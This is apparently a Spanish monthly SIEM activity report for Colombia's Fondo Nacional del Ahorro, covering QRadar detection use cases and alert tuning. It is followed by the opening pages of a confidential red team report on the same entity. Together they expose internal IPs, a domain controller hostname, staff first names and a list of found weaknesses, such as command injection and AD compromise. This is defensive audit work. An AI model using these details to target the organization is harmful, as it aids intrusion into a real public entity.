
- **8 de noviembre:**

- **Actividad:** Afinamiento de casos de uso en Directorio Activo.
 - **Caso de Uso:** FNA_AD an account failed to log on.
 - **Detalles:**
 - Analizar patrones de fallos de inicio de sesión para identificar posibles accesos no autorizados.
 - Refinar reglas para reducir falsos positivos y priorizar eventos críticos.
 - Probar los cambios en un entorno controlado antes de implementarlos en producción.
 - **Entrega:** Informe de afinamiento con métricas antes y después de los ajustes.

- **18 de noviembre:**

- **Actividad:** Afinamiento del caso de uso.
 - **Caso de Uso:** FNA_X-Force Risky IP Malware_Conexiones Entrantes.
 - **Detalles:**
 - Identificar tendencias en conexiones entrantes sospechosas para optimizar las reglas.
 - Validar la efectividad del caso de uso contra muestras recientes de malware conocido.
 - Generar reportes de prueba para documentar cambios y resultados.
 - **Entrega:** Playbook actualizado con mejoras implementadas.

Resumen estadístico Plataforma SIEM – Noviembre 2024



Casos de uso creados en el periodo

- FNA_SAPHANA_asignacion_rols_otra_cuenta
- FNA_SAP HANA - Eliminación rol
- FNA_SIGMA_Running malicious jar artifacts

7- Actividades Diciembre 2024

Tareas de Gestión Plataforma SIEM – Diciembre 2024

- **Adición de Campos en COBIS**
 - **Estado Actual:** En seguimiento y validación.
 - **Fecha Clave:** 29 de noviembre.
 - **Actividades Pendientes:**
 1. Validar la correcta adición de los campos requeridos en COBIS.
 2. Realizar pruebas funcionales para verificar que los cambios no afecten otros procesos.
 3. Documentar los resultados de las pruebas y generar un informe final.
- **Prueba de Recorrido en COBIS y SAP**
 - **Estado Actual:** Pendiente de ejecución.
 - **Fecha Clave:** 30 de noviembre.
 - **Actividades Pendientes:**
 1. Coordinar con los equipos responsables de COBIS y SAP para realizar el recorrido.
 2. Validar la interacción entre ambas plataformas durante el recorrido.
 3. Documentar cualquier incidencia encontrada y proponer soluciones.
- **Control de Cambios y Elevación de Permisos en Firewall**
 - **Estado Actual:** Programado.
 - **Fecha Clave:** 6 de diciembre.
 - **Actividades Pendientes:**
 1. Revisar la solicitud de cambios para la elevación de permisos en el firewall.
 2. Coordinar con el equipo de infraestructura para implementar los cambios.
 3. Validar que los permisos otorgados cumplan con las políticas de seguridad establecidas.
- **Modificación de Alertamiento en ASA y AD**
 - **Estado Actual:** Programado.
 - **Fecha Clave:** 9 de diciembre.
 - **Actividades Pendientes:**
 1. Ajustar las alertas configuradas en el ASA para reflejar eventos críticos.
 2. Revisar y modificar alertas en el Directorio Activo para mejorar su precisión.
 3. Realizar pruebas para validar los nuevos ajustes de alertamiento.

- **Creación de Casos de Uso (16 al 20 de diciembre)**



Estado Actual: Casos creados, en seguimiento.

- **Casos Creados:**
 - **Asignación de Roles:**
 - FNA_SAPHANA_Gerencia_SAC_Asignacion_Roles_A_Otras_Cuentas
 - FNA_SAPHANA_Gerencia_Cartera_Asignacion_Roles_A_Otras_Cuentas
 - FNA_SAPHANA_Vicepresidencia_financiera_Asignacion_Roles_A_Otras_Cuentas
 - FNA_SAPHANA_Gerencia_Cuentas_Personas_Asignacion_Roles_A_Otras_Cuentas
 - FNA_SAPHANA_Vicepresidencia_Jurídica_Asignacion_Roles_A_Otras_Cuentas
 - FNA_SAPHANA_Gerencia Asesorías y Conceptos_Asignacion_Roles_A_Otras_Cuentas
 - FNA_SAPHANA_Gerencia Representación Judicial_Asignacion_Roles_A_Otras_Cuentas
 - FNA_SAPHANA_Gerencia Planeación Financiera_Asignacion_Roles_A_Otras_Cuentas
 - FNA_SAPHANA_Gerencia de Legalizadora_Asignacion_Roles_A_Otras_Cuentas
 - FNA_SAPHANA_Secretaría General_Asignacion_Roles_A_Otras_Cuentas
 - **Eliminación de Roles:**
 - FNA_SAPHANA_Gerencia_SAC_Eliminacion_Roles
 - FNA_SAPHANA_Gerencia_Cartera_Eliminacion_de_Roles
 - FNA_SAPHANA_Vicepresidencia_financiera_Eliminacion_de_Roles
 - FNA_SAPHANA_Gerencia_Cuentas_Personas_Eliminacion_de_Roles
 - FNA_SAPHANA_Vicepresidencia_Jurídica_Eliminacion_de_Roles
 - FNA_SAPHANA_Gerencia Asesorías y Conceptos_Eliminacion_de_Roles

Monitoreo Continuo:

1. Supervisar el rendimiento del sistema QRadar para garantizar un funcionamiento óptimo.
2. Revisar los paneles de control y los tableros de mandos para obtener una visión general del estado de seguridad y los eventos de amenazas.

Resumen estadístico Plataforma SIEM – Diciembre 2024



Casos de uso creados en el periodo

- FNA_SAPHANA_Secretaria
General_Asignacion_Roles_A_Otras_Cuentas
- FNA_SAPHANA_Gerencia_SAC_Eliminacion_Roles
- FNA_SAPHANA_Gerencia_Cartera_Eliminacion_de_Roles
- FNA_SAPHANA_Vicepresidencia_financiera_Eliminacion_de_Roles
- FNA_SAPHANA_Gerencia_Cuentas_Personas_Eliminacion_de_Roles
- FNA_SAPHANA_Vicepresidencia_Juridica_Eliminacion_de_Roles
- FNA_SAPHANA_Gerencia Asesorias Y
Conceptos_Eliminacion_de_Roles
- FNA_SAPHANA_Gerencia_SAC_Asignacion_Roles_A_Otras_Cuentas
- FNA_SAPHANA_Gerencia_Cartera_Asignacion_Roles_A_Otras_Cuentas
- FNA_SAPHANA_Vicepresidencia_financiera_Asignacion_Roles_A_Otras_Cuentas
- FNA_SAPHANA_Gerencia_Cuentas_Personas_Asignacion_Roles_A_Otras_Cuentas
- FNA_SAPHANA_Vicepresidencia_Jurídica_Asignacion_Roles_A_Otras_Cuentas
- FNA_SAPHANA_Gerencia Asesorias Y
Conceptos_Asignacion_Roles_A_Otras_Cuentas
- FNA_SAPHANA_Gerencia Representacion
Judicial_Asignacion_Roles_A_Otras_Cuentas
- FNA_SAPHANA_Gerencia Planeacion
Financiera_Asignacion_Roles_A_Otras_Cuentas
- FNA_SAPHANA_Gerencia de Legalizadora_Asignacion_Roles_A_Otras_Cuentas

8- Actividades Enero 2025

Tareas de Gestión Plataforma SIEM – Enero 2025

27 de diciembre:

- Sesión de pruebas de alertamiento SIEM sobre el cambio de datos personales en ATC.

Entre el 20 de diciembre y el 21 de enero:

- Creación de los siguientes casos:
 - **FNA_GUARDIUM_Grant Commands, PII Objects:** Identificación de comandos otorgados relacionados con objetos de información personal identificable.
 - **FNA_GUARDIUM_Failed Login:** Seguimiento a intentos fallidos de inicio de sesión para determinar anomalías.
 - **FNA_GUARDIUM_Uncommon Other:** Análisis de comportamientos inusuales en otras actividades del sistema.
 - **FNA_GUARDIUM_Uncommon Real Traffic:** Monitoreo y validación de tráfico real que no se alinea con patrones conocidos.
 - **FNA_CyberArk_Login_PTA_inusual:** Revisión de accesos inusuales detectados en CyberArk PTA.
 - **FNA_Modificación_Fondo en Línea Empresas:** Validación de cambios realizados en la funcionalidad de Fondo en Línea para empresas.
 - **FNA_Modificación_Afiliaciones Digitales:** Revisión de modificaciones en el proceso de afiliaciones digitales.
 - **FNA_Modificación_COBIS AVC:** Validación de ajustes en módulos del sistema COBIS relacionados con AVC.
 - **FNA_Modificación_Fondo en Línea:** Revisión de cambios en la funcionalidad general de Fondo en Línea.
 - **FNA_SAPHANA_Gerencia Seguridad de la Información_Asignación Roles_A_Otras_Cuentas:** Auditoría de roles asignados a cuentas externas por parte de la Gerencia de Seguridad de la Información.
 - **FNA_SAPHANA_Gerencia Saro_Asignación Roles_A_Otras_Cuentas:** Validación específica de roles asignados a cuentas en el entorno Saro.
 - **FNA_SAPHANA_Secretaría General_Eliminación_de Roles:** Seguimiento a la eliminación de roles en SAP HANA gestionados por la Secretaría General.

2 de enero:

- Sesión de validación de alertas de seguridad AD (No Logs) para las IPs 172.16.0.70, 172.16.0.71 y 172.16.0.72.
- Validación de logs para los directorios activos:
 - Identificación de posibles eventos perdidos en los registros.
 - Revisión de integridad y correlación con otros sistemas de seguridad.

3 de enero:

- Creación del reporte "FNA_Reporte Semanal Canal Atención a Clientes":
 - Consolidación de métricas de atención.
 - Análisis de tiempos de respuesta y seguimiento a casos críticos.

8 de enero:

- Identificación de canales en COBIS:
 - Clasificación de canales activos.
 - Revisión de accesos y usuarios asociados a cada canal.

17 de enero:

- Sesión de socialización del alertamiento AD:
 - Presentación de resultados obtenidos en validaciones anteriores.
 - Recomendaciones para optimizar las alertas y su gestión.

20 de enero:

- Validación de usuario y comprobación de permisos en el directorio activo:
 - Auditoría de usuarios con privilegios elevados.
 - Confirmación de permisos necesarios para operaciones críticas.


Monitoreo Continuo:

1. Supervisar el rendimiento del sistema QRadar para garantizar un funcionamiento óptimo.
2. Revisar los paneles de control y los tableros de mandos para obtener una visión general del estado de seguridad y los eventos de amenazas.

Gestión de Reglas y Correlaciones:


1. Revisar y actualizar regularmente las reglas de detección de amenazas y las correlaciones para adaptarse a las nuevas amenazas y vulnerabilidades.
2. Ajustar la sensibilidad de las reglas y correlaciones para reducir falsos positivos y mejorar la eficacia de la detección de amenazas.

Resumen estadístico Plataforma SIEM – Enero 2025



Casos de uso creados en el periodo

- FNA_GUARDIUM_Grant Commands, PII Objects
- FNA_GUARDIUM_Failed Login
- FNA_GUARDIUM_Uncommon Other
- FNA_GUARDIUM_Uncommon real traffic
- FNA_CyberArk_Login_PTA_inusual
- FNA_Modificacion_Fondo en linea empresas
- FNA_Modificacion_Afiliaciones Digitales
- FNA_Modificacion_Cobis AVCF
- NA_Modificacion_Fondo en Linea
- FNA_SAPHANA_Gerencia Seguridad De La información_Asignacion_Roles_A_Otras_Cuentas
- FNA_SAPHANA_Gerencia Saro_Asignacion_Roles_A_Otras_Cuentas
- FNA SAPHANA Secretaria General Eliminacion de Roles



9- Actividades Febrero 2025

Tareas de Gestión Plataforma SIEM – Febrero 2025

30 de enero

Seguimiento y afinamiento de alerta : *"FNA_AD_Reset an account's password"*

- Revisión de alertamiento actual en SIEM.
- Ajustes en la promoción de eventos para evitar falsos positivos.
- Validación con equipo de seguridad sobre umbrales y condiciones.

3 de febrero

Sesiones de validación y afinamiento de CyberArk con el ingeniero Marcelo

- Validación de registros de acceso y uso de cuentas privilegiadas.
- Revisión de alertamiento y ajustes de reglas en SIEM.
- Análisis de eventos anómalos y optimización de respuestas automáticas.

4 de febrero

Petición del ingeniero Jonathan: Validación de datos Usuarios bloqueados

- Análisis de usuarios bloqueados en sistemas críticos.
- Confirmación de motivos de bloqueo y revisión de registros.
- Recomendaciones para gestión de accesos y reducción de incidentes.

Adición de usuarios a los casos de uso de Directorio Activo

- Revisión de roles y permisos en Active Directory.
- Incorporación de nuevos usuarios en alertamientos y monitoreo.
- Pruebas de generación de eventos y validación en SIEM.

8 de febrero

Sesión de validación de eventos : *"4743 Auditoría de Éxito: Se eliminó una cuenta de computadora"* con el ingeniero Nicolás

- Análisis de registros de eliminación de cuentas de equipo.
- Revisión de políticas de auditoría y detección de actividades sospechosas.
- Ajustes en alertas para mejorar la detección temprana de eliminaciones no autorizadas.

10 de febrero

Confirmación de baja de dispositivos Cisco ASA con el ingeniero Carlos Antonio

- Revisión de dispositivos en desuso y planificación de retiro.
- Validación de impacto en la infraestructura de red.
- Confirmación de eliminación segura de accesos y configuración residual.

11 de febrero

Sesión de validación de eventos de Directorio Activo

- Revisión de eventos críticos relacionados con accesos y modificaciones en AD.
- Identificación de posibles incidentes de seguridad.
- Ajuste de alertamiento y activación de eventos en SIEM.

12 de febrero

Sesión de aclaración sobre integración de nuevos dispositivos Sophos (reemplazo de Cisco ASA)

- Revisión de configuración y compatibilidad con la infraestructura actual.
- Validación de reglas de firewall y políticas de seguridad.
- Planificación de pruebas y despliegue progresivo.

Validación de integración de Directorios Activos: "BOGPVDCWP005.fna.gov.co"

- Confirmación de sincronización y replicación de datos.
- Revisión de registros de autenticación y autorización.
- Validación de alertamiento y monitoreo en SIEM.

21 de febrero


Confirmación de baja de dispositivos Cisco ASA

- Validación final de retiro de dispositivos.
- Confirmación de eliminación de configuraciones y accesorios.
- Generación de informe de cierre de actividad.

Monitoreo Continuo:


1. Supervisar el rendimiento del sistema QRadar para garantizar un funcionamiento óptimo.
 2. Revisar los paneles de control y los tableros de mandos para obtener una visión general del estado de seguridad y los eventos de amenazas.
-

Resumen estadístico Plataforma SIEM – Febrero 2025



Casos de uso creados en el periodo

- FNA_GUARDIUM_User Commands
- FNA_AD_Reset an account's password





MN_EMO

¡MUCHAS GRACIAS!

MN_EMO

RED TEAM

Infraestructura | WIFI | RFID | Acceso Físico

Fondo Nacional del Ahorro

Versión 1.0

1. Hoja de información general.....	3
2. Introducción y objetivos.....	4
3. Estructura del documento	5
4. Alcance del trabajo realizado.....	6
4.1. Alcance del trabajo.....	6
4.2. Limitaciones al alcance	8
5. Resumen ejecutivo.....	9
5.1. Resultados.....	10
5.1.1 Infraestructura Externa:	10
5.1.2 Infraestructura Interna:.....	11
5.1.3 Acceso Físico:	11
5.2. Puntos fuertes de los activos analizados	12
5.2.1 Infraestructura:	12
5.2.2 WIFI:	13
5.3. Conclusiones	14
6. Detalles técnicos	16
6.1. Descubrimiento de activos.....	16
6.2. Identificación de rangos de direcciones IP y redes WIFI.....	16
6.3. Escenarios	16
6.3.1 Escenario 1 – Evaluación de los activos externos.	18
6.3.2 Escenario 2 – Evaluación de las redes WIFI.....	23
6.3.3 Escenario 3 – Evaluación de la infraestructura interna.....	24
6.3.4 Escenario 4 – Evaluación de las tecnologías RFID y acceso físico	31
7. Resumen de vulnerabilidades	37
7.1. Criterio de evaluación	37
7.2. Resumen de tipologías.....	38
7.3. Matriz de vulnerabilidades	39
7.4. Matriz de riesgos.....	41
8. Detalle de vulnerabilidades.....	42
8.1. Vulnerabilidades de nivel crítico	42
8.1.1 [VULN-FNA-2024-001] OS Command Injection – Web ChatBotCobranzas	42
8.1.2 [VULN-FNA-2024-002]: Incorrecta configuración de algunos usuarios - Compromiso del AD.....	47

8.1.3 [VULN-FNA-2024-003]: Acceso físico con ingeniería social 51

8.2. Vulnerabilidades de nivel alto..... 55

8.2.1 [VULN-FNA-2024-003]: Contraseñas débiles o fácil adivinación 55

8.2.2 [VULN-FNA-2024-004]: Usuarios con contraseñas que no caducan..... 56

8.3. Vulnerabilidades de nivel medio..... 59

8.3.1 [VULN-FNA-2024-009]: Equipos sin soporte 59

8.3.2 [VULN-FNA-2024-014]: Usuarios vulnerables a Kerberoasting 61

8.3.3 [VULN-FNA-2024-010]: Enumeración del dominio mediante Null Session 62

8.3.4 [VULN-FNA-2024-017]: Errores No Controlados..... 64

8.3.5 [VULN-FNA-2024-011]: Directory Listing 66

8.3.6 [VULN-FNA-2024-013]: FTP con acceso anónimo 68

8.3.7 [VULN-FNA-2024-012]: Credenciales por defecto en tarjeta de acceso..... 70

8.3.8 [VULN-FNA-2024-015]: Divulgación de información interna..... 73

8.3.9 [VULN-FNA-2024-015]: Metadatos en archivos..... 76

8.3.10 [VULN-FNA-2024-015]: Servidor vulnerable a Petitpotam 80

8.3.11 [VULN-FNA-2024-015]: Servidor vulnerable a Dfscoerce 81

8.4. Vulnerabilidades de nivel bajo 83

8.4.1 [VULN-FNA-2024-016]: Acceso a plataformas internas - Intranet..... 83

9. Anexo I: Conceptos y Definiciones 84

10. Anexo II: Enfoque metodológico..... 86

10.1. Análisis de servicios web y/o de red 87

11. Anexo III: Cambios efectuados en infraestructura..... 88

11.1. Cambios de contraseña en dispositivos TP-Link 88

11.2. Usuarios creados y añadidos a grupos de Directorio Activo 88

1. Hoja de información general

Proyecto	Auditoría de seguridad
Entidad	Fondo Nacional del ahorro
Título	Informe de Red Team
Versión	1.0
Fecha de validación	07/10/2024
Fichero	FNA-001-Informe_Red_Team_v1.0
Resumen	El presente documento plasma los resultados obtenidos después de llevar a cabo el ejercicio de Red Team sobre la compañía Fondo Nacional del Ahorro .

Control de ediciones

Versión	Fecha de validación	Responsable	Cambios
1.0	07/10/2024	Equipo auditoría	Primera versión del entregable

NIVEL DE SEGURIDAD DE ESTE DOCUMENTO: **CONFIDENCIAL**

Documento: FNA-001-Informe_Red_Team_v1.0

Fecha:07 Oct 2024

3 / 88

No está permitida su reproducción, distribución o comunicación fuera del destinatario, salvo autorización.

2. Introducción y objetivos

El **Fondo Nacional del Ahorro (FNA)**, como una entidad pública colombiana con autonomía administrativa y financiera, tiene como misión principal **fomentar el ahorro de los ciudadanos para facilitar el acceso a vivienda y educación**. Su compromiso con el bienestar de sus afiliados se basa en garantizar la solidez de los servicios financieros que ofrece, así como en proteger la información sensible de los mismos.

Como parte de sus esfuerzos para fortalecer la **seguridad de la información** y proteger los datos de sus afiliados y operaciones, el FNA ha emprendido una **auditoría técnica de seguridad** con la colaboración de **Mnemo**, aplicando técnicas y metodologías propias del **Hacking Ético**. Esta auditoría busca identificar posibles vulnerabilidades en los activos tecnológicos de la entidad, tanto internos como externos, y medir su nivel de exposición a ataques que puedan comprometer la confidencialidad, integridad y disponibilidad de los datos.

